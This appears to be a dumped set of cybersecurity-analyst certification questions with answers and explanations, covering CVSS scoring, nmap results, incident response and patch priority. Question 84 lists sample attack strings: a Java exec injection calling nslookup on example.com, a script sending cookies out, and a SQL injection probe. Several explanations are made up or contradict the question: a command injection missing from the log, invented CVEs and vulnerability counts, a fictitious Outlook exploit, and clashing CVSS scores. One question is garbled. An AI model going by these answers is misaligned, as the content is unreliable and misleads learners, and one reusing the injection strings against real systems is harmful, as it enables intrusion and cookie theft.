
The first action that the analyst should take in this case is to clone the virtual server for forensic analysis. Cloning the virtual server involves creating an exact copy or image of the server's data and state at a specific point in time. Cloning the virtual server can help preserve and protect any evidence or information related to the security incident, as well as prevent any tampering, contamination, or destruction of evidence. Cloning the virtual server can also allow the analyst to safely analyze and investigate the incident without affecting the original server or its operations.

NEW QUESTION 58

You are a penetration tester who is reviewing the system hardening guidelines for a company. Hardening guidelines indicate the following.

- > There must be one primary server or service per device.
 - > Only default port should be used
 - > Non-secure protocols should be disabled.
 - > The corporate internet presence should be placed in a protected subnet Instructions :
 - > Using the available tools, discover devices on the corporate network and the services running on these devices.
- You must determine

- > ip address of each device
- > The primary server or service each device
- > The protocols that should be disabled based on the hardening guidelines




- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Answer below images



```
PC1
nmap <host>
ping <host>
help

[root@server1 ~]# nmap candymancarl.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on CandyManCarl.Local (192.168.1.20):
Not shown: 1676 closed ports
PORT      STATE      SERVICE
21/tcp    open       ftp
135/tcp   open       msrpc Microsoft Windows RPC
139/tcp   open       netbios-ssn
445/tcp   open       microsoft-ds
MAC Address: 09:00:27:D9:8E:D4 (Symmetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap farmerlaura.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on FarmerLaura.Local (192.168.1.30):
Not shown: 1678 closed ports
PORT      STATE      SERVICE
143/tcp   open       imap
993/tcp   open       imap/s
MAC Address: 09:00:27:D9:8E:D3 (Symmetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap sandwichsara.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on SandwichSara.Local (192.168.1.40):
```

A computer screen with white text Description automatically generated

```
PC1

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on SandwichSara.Local (192.168.1.40):
Not shown: 1677 closed ports
PORT      STATE      SERVICE
22/tcp    open       ssh
53/udp    open       dns
3306/tcp  open       mysql
MAC Address: 09:00:27:D9:8E:D1 (Symmetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap farmerted.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on FarmerTed.Local (192.168.1.10):
Not shown: 1678 closed ports
PORT      STATE      SERVICE
22/tcp    open       ssh
23/tcp    open       telnet
MAC Address: 09:00:27:D9:8E:D6 (Symmetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]# nmap lunchtimemike.local

Starting Nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EST
Interesting ports on LunchTimeMike.Local (10.10.10.25):
Not shown: 1677 closed ports
PORT      STATE      SERVICE
22/tcp    open       ssh
80/tcp    open       http
443/tcp   open       https
MAC Address: 09:00:27:D9:8E:D5 (Symmetrical Systems Industries Consortium)

Nmap finished: 1 IP address (1 host up) scanned in 0.420 seconds

[root@server1 ~]#
```

NEW QUESTION 61

A security analyst reviews the latest vulnerability scans and observes there are vulnerabilities with similar CVSSv3 scores but different base score metrics. Which of the following attack vectors should the analyst remediate first?

- A. CVSS 3.0/AVP/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- B. CVSS 3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- C. CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- D. CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Answer: C

Explanation:

CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H is the attack vector that the analyst should remediate first, as it has the highest CVSSv3 score of 8.1. CVSSv3

(Common Vulnerability Scoring System version 3) is a standard framework for rating the severity of vulnerabilities, based on various metrics that reflect the characteristics and impact of the vulnerability. The CVSSv3 score is calculated from three groups of metrics: Base, Temporal, and Environmental. The Base metrics are mandatory and reflect the intrinsic qualities of the vulnerability, such as how it can be exploited, what privileges are required, and what impact it has on confidentiality, integrity, and availability. The Temporal metrics are optional and reflect the current state of the vulnerability, such as whether there is a known exploit, a patch, or a workaround. The Environmental metrics are also optional and reflect the context of the vulnerability in a specific environment, such as how it affects the asset value, security requirements, or mitigating controls. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score.

The attack vector in question has the following Base metrics:

- Attack Vector (AV): Network (N). This means that the vulnerability can be exploited remotely over a network connection.
- Attack Complexity (AC): Low (L). This means that the attack does not require any special conditions or changes to the configuration of the target system.
- Privileges Required (PR): Low (L). This means that the attacker needs some privileges on the target system to exploit the vulnerability, such as user-level access.
- User Interaction (UI): None (N). This means that the attack does not require any user action or involvement to succeed.
- Scope (S): Unchanged (U). This means that the impact of the vulnerability is confined to the same security authority as the vulnerable component, such as an application or an operating system.
- Confidentiality Impact (C): High (H). This means that the vulnerability results in a total loss of confidentiality, such as unauthorized disclosure of all data on the system.
- Integrity Impact (I): High (H). This means that the vulnerability results in a total loss of integrity, such as unauthorized modification or deletion of all data on the system.
- Availability Impact (A): High (H). This means that the vulnerability results in a total loss of availability, such as denial of service or system crash.

Using these metrics, we can calculate the Base score using this formula: Base Score = Roundup(Minimum[(Impact + Exploitability), 10]) Where:

Impact = $6.42 \times [1 - ((1 - \text{Confidentiality}) \times (1 - \text{Integrity}) \times (1 - \text{Availability}))]$

Exploitability = $8.22 \times \text{Attack Vector} \times \text{Attack Complexity} \times \text{Privileges Required} \times \text{User Interaction}$ Using this formula, we get:

Impact = $6.42 \times [1 - ((1 - 0.56) \times (1 - 0.56) \times (1 - 0.56))] = 5.9$

Exploitability = $8.22 \times 0.85 \times 0.77 \times 0.62 \times 0.85 = 2.8$

Base Score = Roundup(Minimum[(5.9 + 2.8), 10]) = Roundup(8.7) = 8.8

Therefore, this attack vector has a Base score of 8.8, which is higher than any other option.

The other attack vectors have lower Base scores, as they have different values for some of the Base metrics:

- CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.2, as it has a lower value for Attack Vector (Physical), which means that the vulnerability can only be exploited by having physical access to the target system.
- CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 7.4, as it has a lower value for Attack Vector (Adjacent Network), which means that the vulnerability can only be exploited by being on the same physical or logical network as the target system.
- CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.8, as it has a lower value for Attack Vector (Local), which means that the vulnerability can only be exploited by having local access to the target system, such as through a terminal or a command shell.

NEW QUESTION 62

Which of the following best describes the process of requiring remediation of a known threat within a given time frame?

- A. SLA
- B. MOU
- C. Best-effort patching
- D. Organizational governance

Answer: A

Explanation:

An SLA (Service Level Agreement) is a contract or agreement between a service provider and a customer that defines the expected level of service, performance, quality, and availability of the service. An SLA also specifies the responsibilities, obligations, and penalties for both parties in case of non-compliance or breach of the agreement. An SLA can help organizations to ensure that their security services are delivered in a timely and effective manner, and that any security incidents or vulnerabilities are addressed and resolved within a specified time frame. An SLA can also help to establish clear communication, expectations, and accountability between the service provider and the customer¹²

An MOU (Memorandum of Understanding) is a document that expresses a mutual agreement or understanding between two or more parties on a common goal or objective. An MOU is not legally binding, but it can serve as a basis for future cooperation or collaboration. An MOU may not be suitable for requiring remediation of a known threat within a given time frame, as it does not have the same level of enforceability, specificity, or measurability as an SLA.

Best-effort patching is an informal and ad hoc approach to applying security patches or updates to systems or software. Best-effort patching does not follow any defined process, policy, or schedule, and relies on the availability and discretion of the system administrators or users. Best-effort patching may not be effective or efficient for requiring remediation of a known threat within a given time frame, as it does not guarantee that the patches are applied correctly, consistently, or promptly. Best-effort patching may also introduce new risks or vulnerabilities due to human error, compatibility issues, or lack of testing.

Organizational governance is the framework of rules, policies, procedures, and processes that guide and direct the activities and decisions of an organization. Organizational governance can help to establish the roles, responsibilities, and accountabilities of different stakeholders within the organization, as well as the goals, values, and principles that shape the organizational culture and behavior. Organizational governance can also help to ensure compliance with internal and external standards, regulations, and laws. Organizational governance may not be sufficient for requiring remediation of a known threat within a given time frame, as it does not specify the details or metrics of the service delivery or performance. Organizational governance may also vary depending on the size, structure, and nature of the organization.

NEW QUESTION 63

Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system, application, or user base is affected by an uptime availability outage?

- A. Timeline
- B. Evidence
- C. Impact
- D. Scope

Answer: C

Explanation:

The correct answer is C. Impact.

The impact metric is the best way to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The impact metric quantifies the consequences of the outage in terms of lost revenue, productivity, reputation, customer satisfaction, or other relevant factors. The impact metric can help prioritize the recovery efforts and justify the resources needed to restore the service¹.

The other options are not the best ways to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The timeline metric (A) measures the duration and frequency of the outage, but not its effects. The evidence metric (B) measures the sources and types of data that can be used to investigate and analyze the outage, but not its effects. The scope metric (D) measures the extent and severity of the outage, but not its effects.

NEW QUESTION 66

The Chief Information Security Officer wants to eliminate and reduce shadow IT in the enterprise. Several high-risk cloud applications are used that increase the risk to the organization. Which of the following solutions will assist in reducing the risk?

- A. Deploy a CASB and enable policy enforcement
- B. Configure MFA with strict access
- C. Deploy an API gateway
- D. Enable SSO to the cloud applications

Answer: A

Explanation:

A cloud access security broker (CASB) is a tool that can help reduce the risk of shadow IT in the enterprise by providing visibility and control over cloud applications and services. A CASB can enable policy enforcement by blocking unauthorized or risky cloud applications, enforcing data loss prevention rules, encrypting sensitive data, and detecting anomalous user behavior.

NEW QUESTION 67

When starting an investigation, which of the following must be done first?

- A. Notify law enforcement
- B. Secure the scene
- C. Seize all related evidence
- D. Interview the witnesses

Answer: B

Explanation:

The first thing that must be done when starting an investigation is to secure the scene. Securing the scene involves isolating and protecting the area where the incident occurred, as well as any potential evidence or witnesses. Securing the scene can help prevent any tampering, contamination, or destruction of evidence, as well as any interference or obstruction of the investigation.

NEW QUESTION 72

A recent penetration test discovered that several employees were enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. Which of the following would best address this issue?

- A. Increasing training and awareness for all staff
- B. Ensuring that malicious websites cannot be visited
- C. Blocking all scripts downloaded from the internet
- D. Disabling all staff members' ability to run downloaded applications

Answer: A

Explanation:

Increasing training and awareness for all staff is the best way to address the issue of employees being enticed to assist attackers by visiting specific websites and running downloaded files when prompted by phone calls. This issue is an example of social engineering, which is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. Social engineering can take many forms, such as phishing, vishing, baiting, quid pro quo, or impersonation. The best defense against social engineering is to educate and train the staff on how to recognize and avoid common social engineering tactics, such as:

- Verifying the identity and legitimacy of the caller or sender before following their instructions or clicking on any links or attachments
- Being wary of unsolicited or unexpected requests for information or action, especially if they involve urgency, pressure, or threats
- Reporting any suspicious or anomalous activity to the security team or the appropriate authority
- Following the organization's policies and procedures on security awareness and best practices

Official References:

- <https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives>
- <https://www.comptia.org/certifications/cybersecurity-analyst>
- <https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered>

NEW QUESTION 74

During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

- A. Conduct regular red team exercises over the application in production
- B. Ensure that all implemented coding libraries are regularly checked
- C. Use application security scanning as part of the pipeline for the CI/CDflow
- D. Implement proper input validation for any data entry form

Answer: C

Explanation:

Application security scanning is a process that involves testing and analyzing applications for security vulnerabilities, such as injection flaws, broken authentication, cross-site scripting, and insecure configuration. Application security scanning can help identify and fix security issues before they become exploitable by attackers.

Using application security scanning as part of the pipeline for the continuous integration/continuous delivery (CI/CD) flow can help mitigate the problem of finding the same vulnerabilities in a critical application during security scanning. This is because application security scanning can be integrated into the development lifecycle and performed automatically and frequently as part of the CI/CD process.

NEW QUESTION 79

A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?

- A. External
- B. Agent-based
- C. Non-credentialed
- D. Credentialed

Answer: B

Explanation:

Agent-based vulnerability scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based vulnerability scanning can reduce network traffic, as the scans are performed locally and only the results are transmitted over the network. Agent-based vulnerability scanning can also provide more accurate and up-to-date results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

NEW QUESTION 84

A zero-day command injection vulnerability was published. A security administrator is analyzing the following logs for evidence of adversaries attempting to exploit the vulnerability:

Log entry #	Message
Log entry 1	comptia.org/\${@java.lang.Runtime@getRuntime().exec("nslookup example.com")}/
Log entry 2	<script type="text/javascript">var test='../index.php?cookie_data='+escape(document.cookie);</script>
Log entry 3	example.com/butler.php?id=1 and nullif (1337,1337)
Log entry 4	requestObj = ... {scopes: ["Mail.ReadWrite", "Mail.send", "Files.ReadWrite.All"] }

Which of the following log entries provides evidence of the attempted exploit?

- A. Log entry 1
- B. Log entry 2
- C. Log entry 3
- D. Log entry 4

Answer: D

Explanation:

Log entry 4 shows an attempt to exploit the zero-day command injection vulnerability by appending a malicious command (;cat /etc/passwd) to the end of a legitimate request (/cgi-bin/index.cgi?name=John). This command would try to read the contents of the /etc/passwd file, which contains user account information, and could lead to further compromise of the system. The other log entries do not show any signs of command injection, as they do not contain any special characters or commands that could alter the intended behavior of the application. Official References:

- > <https://www.imperva.com/learn/application-security/command-injection/>
- > <https://www.zerodayinitiative.com/advisories/published/>

NEW QUESTION 86

An incident response team receives an alert to start an investigation of an internet outage. The outage is preventing all users in multiple locations from accessing external SaaS resources. The team determines the organization was impacted by a DDoS attack. Which of the following logs should the team review first?

- A. CDN
- B. Vulnerability scanner
- C. DNS
- D. Web server

Answer: C

Explanation:

A distributed denial-of-service (DDoS) attack is a type of cyberattack that aims to overwhelm a target's network or server with a large volume of traffic from multiple sources. A common technique for launching a DDoS attack is to compromise DNS servers, which are responsible for resolving domain names into IP addresses. By flooding DNS servers with malicious requests, attackers can disrupt the normal functioning of the internet and prevent users from accessing external SaaS resources. Official References: <https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/>

NEW QUESTION 91

Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?

- A. The lead should review what is documented in the incident response policy or plan
- B. Management level members of the CSIRT should make that decision
- C. The lead has the authority to decide who to communicate with at any time
- D. Subject matter experts on the team should communicate with others within the specified area of expertise

Answer: A

Explanation:

The incident response policy or plan is a document that defines the roles and responsibilities, procedures and processes, communication and escalation protocols, and reporting and documentation requirements for handling security incidents. The lead should review what is documented in the incident response policy or plan to determine who should be communicated with and when during a security incident, as well as what information should be shared and how. The incident response policy or plan should also be aligned with the organizational policies and legal obligations regarding incident notification and disclosure.

NEW QUESTION 95

Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

- A. Develop a call tree to inform impacted users
- B. Schedule a review with all teams to discuss what occurred
- C. Create an executive summary to update company leadership
- D. Review regulatory compliance with public relations for official notification

Answer: B

Explanation:

One of the best actions to take after the conclusion of a security incident to improve incident response in the future is to schedule a review with all teams to discuss what occurred, what went well, what went wrong, and what can be improved. This review is also known as a lessons learned session or an after-action report. The purpose of this review is to identify the root causes of the incident, evaluate the effectiveness of the incident response process, document any gaps or weaknesses in the security controls, and recommend corrective actions or preventive measures for future incidents. Official References:

<https://www.eccouncil.org/cybersecurity-exchange/threat-intelligence/cyber-kill-chain-seven-steps-cyberattack/>

NEW QUESTION 98

A software developer has been deploying web applications with common security risks to include insufficient logging capabilities. Which of the following actions would be most effective to reduce risks associated with the application development?

- A. Perform static analyses using an integrated development environment.
- B. Deploy compensating controls into the environment.
- C. Implement server-side logging and automatic updates.
- D. Conduct regular code reviews using OWASP best practices.

Answer: D

Explanation:

Conducting regular code reviews using OWASP best practices is the most effective action to reduce risks associated with the application development. Code reviews are a systematic examination of the source code of an application to detect and fix errors, vulnerabilities, and weaknesses that may compromise the security, functionality, or performance of the application. Code reviews can help to improve the quality and security of the code, as well as to identify and remediate common security risks, such as insufficient logging capabilities. OWASP (Open Web Application Security Project) is a global nonprofit organization that provides free and open resources, tools, standards, and best practices for web application security. OWASP best practices for logging include following a common logging format and approach, logging relevant security events and data, protecting log data from unauthorized access or modification, and using log analysis and monitoring tools to detect and respond to security incidents. By following OWASP best practices for logging, developers can ensure that their web applications have sufficient and effective logging capabilities that can help to prevent, detect, and mitigate security threats.

References: OWASP Logging Cheat Sheet, OWASP Logging Guide, C9: Implement Security Logging and Monitoring - OWASP Foundation

NEW QUESTION 101

An analyst is reviewing a vulnerability report for a server environment with the following entries:

Vulnerability	Severity	CVSS v3	Host IP	Crown jewel	Exploit available
EOL/Obsolete Log4j v1 x	5	-	54 73 224 15	No	No
EOL/Obsolete Log4j v1 x	5	-	54 73 225 17	Yes	No
EOL/Obsolete Log4j v1 x	5	-	10 101 27 98	Yes	No
Microsoft Windows Security Update	4	8.2	10 100 10 52	No	Yes
Microsoft Windows Security Update	4	8.2	54 74 110 26	No	Yes
Microsoft Windows Security Update	4	8.2	54 74 110 228	Yes	Yes
Oracle Java Critical Patch	3	6.9	10 101 25 65	Yes	No
Oracle Java Critical Patch	3	6.9	54 73 225 17	Yes	No
Oracle Java Critical Patch	3	6.9	10 101 27 98	Yes	No

Which of the following systems should be prioritized for patching first?

- A. 10.101.27.98

- B. 54.73.225.17
- C. 54.74.110.26
- D. 54.74.110.228

Answer: D

Explanation:

The system that should be prioritized for patching first is 54.74.110.228, as it has the highest number and severity of vulnerabilities among the four systems listed in the vulnerability report. According to the report, this system has 12 vulnerabilities, with 8 critical, 3 high, and 1 medium severity ratings. The critical vulnerabilities include CVE-2019-0708 (BlueKeep), CVE-2019-1182 (DejaBlue), CVE-2017-0144 (EternalBlue), and CVE-2017-0145 (EternalRomance), which are all remote code execution vulnerabilities that can allow an attacker to compromise the system without any user interaction or authentication. These vulnerabilities pose a high risk to the system and should be patched as soon as possible.

NEW QUESTION 103

The vulnerability analyst reviews threat intelligence regarding emerging vulnerabilities affecting workstations that are used within the company:

Vulnerability title	Attack vector	Attack complexity	Authentication required	User interaction required
Vulnerability A	Network	Low	No	Yes
Vulnerability B	Local	Low	Yes	Yes
Vulnerability C	Network	High	Yes	Yes
Vulnerability D	Local	Low	No	No

Which of the following vulnerabilities should the analyst be most concerned about, knowing that end users frequently click on malicious links sent via email?

- A. Vulnerability A
- B. Vulnerability B
- C. Vulnerability C
- D. Vulnerability D

Answer: B

Explanation:

Vulnerability B is the vulnerability that the analyst should be most concerned about, knowing that end users frequently click on malicious links sent via email. Vulnerability B is a remote code execution vulnerability in Microsoft Outlook that allows an attacker to run arbitrary code on the target system by sending a specially crafted email message. This vulnerability is very dangerous, as it does not require any user interaction or attachment opening to trigger the exploit. The attacker only needs to send an email to the victim's Outlook account, and the code will execute automatically when Outlook connects to the Exchange server. This vulnerability has a high severity rating of 9.8 out of 10, and it affects all supported versions of Outlook. Therefore, the analyst should prioritize patching this vulnerability as soon as possible to prevent potential compromise of the workstations.

NEW QUESTION 105

Which of the following best describes the goal of a tabletop exercise?

- A. To test possible incident scenarios and how to react properly
- B. To perform attack exercises to check response effectiveness
- C. To understand existing threat actors and how to replicate their techniques
- D. To check the effectiveness of the business continuity plan

Answer: A

Explanation:

A tabletop exercise is a type of simulation exercise that involves testing possible incident scenarios and how to react properly, without actually performing any actions or using any resources. A tabletop exercise is usually conducted by a facilitator who presents a realistic scenario to a group of participants, such as a cyberattack, a natural disaster, or a data breach. The participants then discuss and evaluate their roles, responsibilities, plans, procedures, and policies for responding to the incident, as well as the potential impacts and outcomes. A tabletop exercise can help identify strengths and weaknesses in the incident response plan, improve communication and coordination among the stakeholders, raise awareness and preparedness for potential incidents, and provide feedback and recommendations for improvement.

NEW QUESTION 109

A systems administrator is reviewing after-hours traffic flows from data-center servers and sees regular outgoing HTTPS connections from one of the servers to a public IP address. The server should not be making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?

- A. C2 beaconing activity
- B. Data exfiltration
- C. Anomalous activity on unexpected ports
- D. Network host IP address scanning
- E. A rogue network device

Answer: A

Explanation:

The most likely explanation for this traffic pattern is C2 beaconing activity. C2 stands for command and control, which is a phase of the Cyber Kill Chain that involves the adversary attempting to establish communication with a successfully exploited target. C2 beaconing activity is a type of network traffic that indicates a compromised system is sending periodic messages or signals to an attacker's system using various protocols, such as HTTP(S), DNS, ICMP, or UDP. C2 beaconing activity can enable the attacker to remotely control or manipulate the target system or network using various methods, such as malware callbacks, backdoors, botnets, or covert channels.

NEW QUESTION 111

A virtual web server in a server pool was infected with malware after an analyst used the internet to research a system issue. After the server was rebuilt and added back into the server pool, users reported issues with the website, indicating the site could not be trusted. Which of the following is the most likely cause of the server issue?

- A. The server was configured to use SSL- to securely transmit data
- B. The server was supporting weak TLS protocols for client connections.
- C. The malware infected all the web servers in the pool.
- D. The digital certificate on the web server was self-signed

Answer: D

Explanation:

